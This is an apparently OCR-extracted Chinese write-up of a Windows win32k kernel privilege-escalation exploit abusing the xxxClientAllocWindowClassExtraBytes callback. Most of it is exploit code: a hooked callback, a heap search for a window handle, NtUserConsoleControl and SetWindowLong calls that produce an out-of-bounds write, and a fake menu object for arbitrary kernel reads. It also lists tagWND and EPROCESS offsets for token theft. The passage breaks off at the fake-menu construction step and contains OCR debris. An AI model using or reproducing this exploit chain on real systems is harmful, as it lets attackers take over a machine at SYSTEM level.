


```
for (int i = 2; i < 10; i++)
{
    if (hWndArr[i])
    {
        DestroyWindow(hWndArr[i]);
    }
}
```



```
NtUserConsoleControl(ConsoleAcquireDisplayOwnership, &__hWnd0, 0x10);/
```

之后依次将2-10个窗口对象通过函数DestroyWindow释放，并通过函数NtUserConsoleControl将第0个窗口对象的扩展内存寻址设置为offset类型。




```
HINSTANCE v17 = (HINSTANCE)GetModuleHandleW(0);
HMENU v18 = CreateMenu();

HWND v7 = CreateWindowExW(
    0x8000000u,
    (LPCWSTR)(unsigned __int16)_Atom1,
    L"crashwnd",
    0x8000000u,
    0,
    0,
    0,
    0,
    0,
    v18,
    v17,
    0);


__hWnd2 = v7;
```

创建Magic窗口记作窗口2，这时magicClass窗口类中对应的cbwndExtra字段和hook函数中的一致，因此窗口2创建的过程中会触发漏洞函数xxxClientAllocWindowClassExtraBytes并最终通过内核回调进入到我们设置的hook函数中。

使用调试工具得到我们生成的随机数既窗口2对应的cbwndExtra为12a5。

win10中tagWND对象的符号已经被删除，其内容也发生了相当的变化，以下为通过分析之后还原出的tagWND的重要结构：



```
tagWND(win10)
    0x10 unknow
        0x00 teb
            0x220 peb
                0x2E8 UniqueProcessId(system=4)
                0x2F0 ActiveProcessLinks
                0x3E8 InheritedFromUniqueProcessId
                0x360Token
    0x18 unkunow
        0x80 kernal desktop heap base
        0xa8 spmenu
    0x28 pwnd(tagWND(win7))
        0x08 kernal desktop heap base offset
        0x18 dwStely
        0x48 preNode kernel offset
        0x50 nextNode kernel offset
        0x98 spmenu
        0xc8 cbwndExtra
        0xe8 Extra flag
        0x128 pExtraBytes
```

pwnd，位于tagWND偏移0x28，其中比较重要的是

0x98 spmenu 窗口对应的menu菜单对象


0xc8 cbwndExtra 窗口对应扩展内存的大小

0xe8 Extra flag 窗口对象扩展内存的寻址标记，支持指针寻址，和偏移寻址，默认为指针寻址

0x128 pExtraBytes 保存扩展内存对应的位置，根据Extra flag为指针或offset偏移

tagWND偏移0x18+0x80的位置为对应的内核基地址FFFFFF06 81200000，配合上对应的内核偏移就可以计算出对应的tagWND对象pwnd在内核中的偏移。

_Fake_USER32_xxxClientAllocWindowClassExtraBytes()




```
PVOID __fastcall _Fake_USER32_xxxClientAllocWindowClassExtraBytes(ULONG* a1)
{

    LONG_PTR v7 = 0; // [rsp+30h] [rbp-28h] BYREF
    if ((IsCrash == TRUE) && ((*a1) == __randnum_0x1234_1))
    {
        __hWnd = GethWndFromHeap();
        NtUserConsoleControl(ConsoleAcquireDisplayOwnership, &__hWnd, 0x10);

        //__Offset = (ULONGLONG)HeapAlloc(GetProcessHeap(), 0x8, *a1);
        v7 = __hWnd0_tagWND_Offset8;

        NtCallbackReturn(&v7, 0x18, 0);
    }
    return __Origin_USER32_xxxClientAllocWindowClassExtraBytes(a1);
}
```

在Hook函数里，要使用NtUserConsoleControl来改变窗口的Flag标记位，但是要使用窗口的句柄，此时窗口还没有创建完成，所以要使用一点小技巧来得到窗口句柄：

在野样本中使用的利用HMValidateHandle获取窗口对象内核结构映射到用户堆的内存后，使用VirtualQuery函数，获取内存信息，然后多次重复后，找到窗口内存映射过程中，最小的基地址，通过暴力内存搜索，根据窗口对象tagWND的成员设置特殊值，查找目标窗口值，再根据结构体成员偏移，结构体第一成员head中存在句柄值，获取窗口句柄。

GethWndFromHeap()



```
PVOID qwBaseAddressBak = __BaseAddress;
ULONGLONG Travel = (ULONGLONG)__BaseAddress;
DWORD RegionSize = __RegionSize;

do
{
    while (*(WORD*)Travel != __randnum_0x1234_1 && __RegionSize > 0)
    {
        Travel += 2;

        __RegionSize--;
    }

    if (*(DWORD*)((DWORD*)Travel + (0x18 >> 2) - (0xc8 >> 2)) != 0x8000000)
    {
        Travel = Travel + 4;
        ULONGLONG temp = (ULONGLONG)__BaseAddress - Travel;
        __RegionSize = RegionSize + temp;
    }


    TargethWnd = (HWND) * (DWORD*)(Travel - 0xc8);


    if (TargethWnd)
    {
        break;
    }

} while (true);
```


使用之前得到的基地址开始搜索Magic创建时使用的随机数，随机数位于0xc8，所以找到后结构体的位置就是对应的位置减去0xc8

获取到窗口句柄后就使用NtConsoleControl修改窗口2的寻址为偏移寻址，再将窗口0的结构体使用NtCallBackReturn传回到内核，是窗口2的pExtraBytes是窗口0的tagWND结构体地址。

之后通过xxxSetWindowLong设置窗口2的扩展内存时，实际的操作地址将是0窗口内核对象的pwnd。至此可以通过窗口2调用xxxSetWindowLong来将窗口0的cbwndExtra字段设置为0xfffffff，以此获取越界写入的能力。

```
SetWindowLongW(__hWnd2, 0xC8, 0xFFFFFFFF);
```


ReadQword()



```
// [illegible]
ULONG_PTR ExStyle = *(ULONG_PTR*)((ULONG_PTR)phWnd[1] + 0x18);
old_ExStyle = ExStyle;

ULONG_PTR new_ExStyle = ExStyle ^ 0x4000000000000000;           // ExStyle^=WS_CHILD


SetWindowLongPtrA(__hWnd0, 0x18 + __hWnd1_tagWND_Offset8 - __hWnd0_tagWND_Offset8, new_ExStyle);// 利用窗口结构偏移 设置hWnd1的dwStyle ^=WS_CHILD
old_spmenu = SetWindowLongPtrA(__hWnd1, GWLP_ID, (LONG_PTR)_mem_zeroinit_A0h);// GWLP_ID=-12  设置子窗口的新标识符。 该窗口不能是顶级窗口。

SetWindowLongPtrA(__hWnd0, 0x18 + __hWnd1_tagWND_Offset8 - __hWnd0_tagWND_Offset8, ExStyle);           // 复原hWnd1  dwStyle
```

计算窗口0扩展内存的起始地址到tagWND1的偏移再加0x18在通过SetWindowLongPtrA设置窗口1的dwStely字段

下面SetWindowLongPtrA设置的参数为-12(0xFFFFFFF4)，即为设置子窗口的新标识符。但是需要注意这里注明了该窗口不能是顶级窗口



Type: **int**

The zero-based offset to the value to be set. Valid values are in the range zero through the number of bytes of extra window memory, minus the size of a **LONG_PTR**. To set any other value, specify one of the following values.


Value	Meaning
GWL_EXSTYLE -20	Sets a new extended window style.
GWLP_HINSTANCE -6	Sets a new application instance handle.
GWLP_ID -12	Sets a new identifier of the child window. The window cannot be a top-level window.
GWL_STYLE -16	Sets a new window style.
GWLP_USERDATA -21	Sets the user data associated with the window. This data is intended for use by the application that created the window. Its value is initially zero.
GWLP_WNDPROC -4	Sets a new address for the window procedure.

而当函数xxxSetWindowLongPtr对应的第二个参数不为偏移，而是特殊的负数标记id时，将会进入到函数xxxSetWindowData函数中处理，也就是我们这里的情况

如下所示为对应的-12时的处理逻辑，可以看到这里会检测对应窗口的类型是否为WS_CHILD，如果是则将value(这里指向了我们构造的fakespmenu)设置到对应窗口内核对象的pwnd偏移0x98位置也就是spmenu。


再使用GWLP_ID时会保存原有的spmenu对象，保存下来用于循环EPROCESS链提权。

通过窗口1调用SetWindowLongPtrA将spmenu设置为fakespmenu(伪造的menu对象)，用于实现任意地址读，这里将窗口1的dwStely修改为WS_CHILD将确保spmenu能进行设置，当fakespmenu设置成功之后，还会将该dwStely的类型还原，因为只有在原dwStely中，窗口1才能通过调用GetMenuBarInfo依赖fakespmenu进入到特定的错误代码的代码分支，以实现具体的读取操作，总结一句话就是通过窗口0的越界写能力将窗口0设置为错误类型，并附加错误的菜单对象，以此来实现任意地址读取。




desktop heap base address
desktop heap
wnd0_extra_bytes (offset mode)
tagWND0
wnd1_extra_bytes (userspace mode)
tagWND1
wndMagic_extra_bytes (offset mode)
tagWNDMagic
pExtraBytes
pExtraBytes
pExtraBytes
(3) calc wnd0_extra_bytes to tagWND1 offset
(2) modfiy offset to tagWND0
set tagWND0.cbWndExtra = 0x0fffffff
(1) user controlled offset
SetWindowLongPtr
fake menu (read primitive)
SetWindowLong
Seebug

构造fakespmenu




